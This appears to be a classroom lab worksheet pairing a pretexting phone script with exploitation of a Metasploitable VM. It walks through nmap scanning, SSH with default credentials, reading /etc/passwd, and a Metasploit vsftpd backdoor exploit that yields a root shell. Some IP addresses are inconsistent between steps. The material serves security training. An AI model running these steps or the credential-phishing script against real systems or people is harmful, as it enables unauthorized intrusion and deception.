

# COMBINING SOCIAL ENGINEERING WITH SYSTEM EXPLOITATION

This is a **second practical lab activity** that combines **social engineering with technical exploitation using Metasploitable**. It builds on the first phishing activity and helps students understand how **social engineering is often the first step that leads to technical compromise**.

## 1. Lab Objective

The purpose of this lab is to demonstrate how attackers combine **social engineering techniques with technical exploitation** to compromise systems.

In this activity, students will:

- Simulate a **social engineering scenario** where login credentials are obtained.
- Perform **network reconnaissance** on a vulnerable system.
- Use **Metasploit on Kali Linux** to exploit vulnerabilities in Metasploitable.
- Analyse how human behaviour can lead to system compromise.

The lecture notes explain that social engineering attacks focus on **manipulating people rather than machines**, often tricking users into revealing sensitive information such as usernames and passwords.

### 3. Lab Environment

Ensure the following virtual machines are running and connected to the same virtual network.

| Virtual Machine | Role                     |
|-----------------|--------------------------|
| Kali Linux      | Attacker machine         |
| Windows 11      | Victim workstation       |
| Metasploitable  | Vulnerable target server |

All systems should be configured on the **same network (NAT or Host-only)** so they can communicate with each other.

### 4. Lab Scenario

- An attacker impersonates an **IT support technician** and convinces an employee to reveal their login credentials.
- Using these credentials and vulnerability scanning tools, the attacker gains access to the organization's vulnerable server (Metasploitable) and explores the compromised system.
- This activity demonstrates how attackers exploit **trust and authority to manipulate victims**, which is a common social engineering technique.

## 5. Lab Tasks


### Task 1: Identify the Target System

1. Start the **Metasploitable** virtual machine.
2. Log in using the default credentials:

```
username: msfadmin
```

```
password: msfadmin
```

3. Open the terminal and find the system IP address by running: `ifconfig`



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5e:1e:6a
          inet addr:192.168.56.110  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5e:1e6a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
```

4. Record the IP address of the Metasploitable machine.

Example: `192.168.56.110`

### Task 2: Perform Network Scanning

1. Open the **Kali Linux** terminal.
2. Run the following command to scan the target system:

```
nmap -sV <Metasploitable_IP>
```

Example:

```
nmap -sV 192.168.56.110
```

3. Observe the services running on the target system.

You should identify services such as:

- FTP
- Telnet
- SSH
- HTTP
- MySQL

These services may contain vulnerabilities that attackers can exploit.

## Task 3: Simulate a Social Engineering Attack

In this step, simulate a **pretexting attack**. Pretexting occurs when an attacker invents a believable story to gain trust and obtain sensitive information.

**Example scenario:** The attacker contacts an employee and says:

*“Hello, this is IT support. We are performing a system update and need to confirm your login details.”*

The employee reveals the credentials:

```
username: msfadmin
```

```
password: msfadmin
```

These credentials will now be used to access the target system.

This demonstrates how attackers manipulate human trust to obtain confidential information.

## Task 4: Access the Target System Using SSH

From the Kali Linux terminal, attempt to log into the Metasploitable machine using SSH.

Run the command:

```
ssh msfadmin@<Metasploitable IP>
```

Example:

```
ssh msfadmin@192.168.56.102
```

Enter the password when prompted:

```
msfadmin
```

If successful, the attacker gains remote access to the server.

## Task 5: Explore the Compromised System

After gaining access, run the following commands to explore the system:

```
whoami
```

```
pwd
```

```
ls
```

```
cat /etc/passwd
```

Observe the information that can be accessed by the attacker.

Attackers often search for sensitive information such as user accounts and configuration files.

## Task 6: Exploitation Using Metasploit

1. Open a new terminal in Kali Linux.
2. Start the Metasploit framework: `msfconsole`

```
root@osboxes: ~# msfconsole
[-] **Starting the Metasploit Framework console...-
[-] * WARNING: No database support: could not connect to server: Connection refused
    Is the server running on host "localhost" (:::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?
```

3. Search for a known vulnerability in Metasploitable: `search vsftpd`

```
msf5 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command
cution

msf5 >
```

4. Select the exploit module: use `exploit/unix/ftp/vsftpd 234 backdoor`

```
msf5 > use exploit/unix/ftp/vsftpd 234 backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

5. Execute `show options`:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

6. Set the target IP address: `set RHOST <Metasploitable_IP>`

Example: `set RHOST 192.168.56.110`

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.110
RHOSTS => 192.168.56.110
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

6. Run the exploit: `exploit`

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.110:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.110:21 - USER: 331 Please specify the password.
[+] 192.168.56.110:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.110:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.103:36461 -> 192.168.56.110:6200)
```

If successful, a command shell will be opened on the target system.

## 6. Nmap Vulnerability Scan Command

This command `nmap --script vuln 192.168.56.4` checks the target machine for known vulnerabilities, insecure services, or risky configurations. Only run it on systems you own or have permission to test.

```
root@osboxes:~# nmap --script vuln 192.168.56.6
Starting Nmap 7.80 ( https://nmap.org ) at 2026-07-10 07:21 EDT
Nmap scan report for 192.168.56.6
Host is up (0.00079s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
| clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
| clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:B0:3D:DE (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:CVE-2008-4250
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|       Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|       code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|   Disclosure date: 2008-10-23
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_  smb-vuln-ms10-054: false
|_  smb-vuln-ms10-061: false
|_  smb-vuln-ms17-010:
```

## 7. Lab Analysis Questions

Answer the following questions after completing the activity.

1. What information did the attacker obtain through social engineering?
2. Why did the victim trust the attacker?
3. Which services were discovered during the Nmap scan?
4. What vulnerabilities were exploited using Metasploit?
5. How could this attack have been prevented?

## 8. Discussion

- This lab demonstrates that cybersecurity attacks often involve **both human manipulation and technical exploitation**.
- Even if systems are secure, attackers can still succeed by exploiting human behaviour. The lecture material highlights that attackers frequently exploit emotions such as **trust, urgency, fear, and curiosity** to manipulate victims.
- Understanding these techniques helps cybersecurity professionals design better security policies and user awareness programs.

## 9. Learning Outcome

After completing this lab, students should be able to:

- Understand how **social engineering attacks lead to system compromise**.
- Perform **network scanning using Nmap**.
- Access vulnerable systems using **SSH**.
- Use **Metasploit to exploit vulnerabilities**.
- Recognise the importance of **security awareness and credential protection**.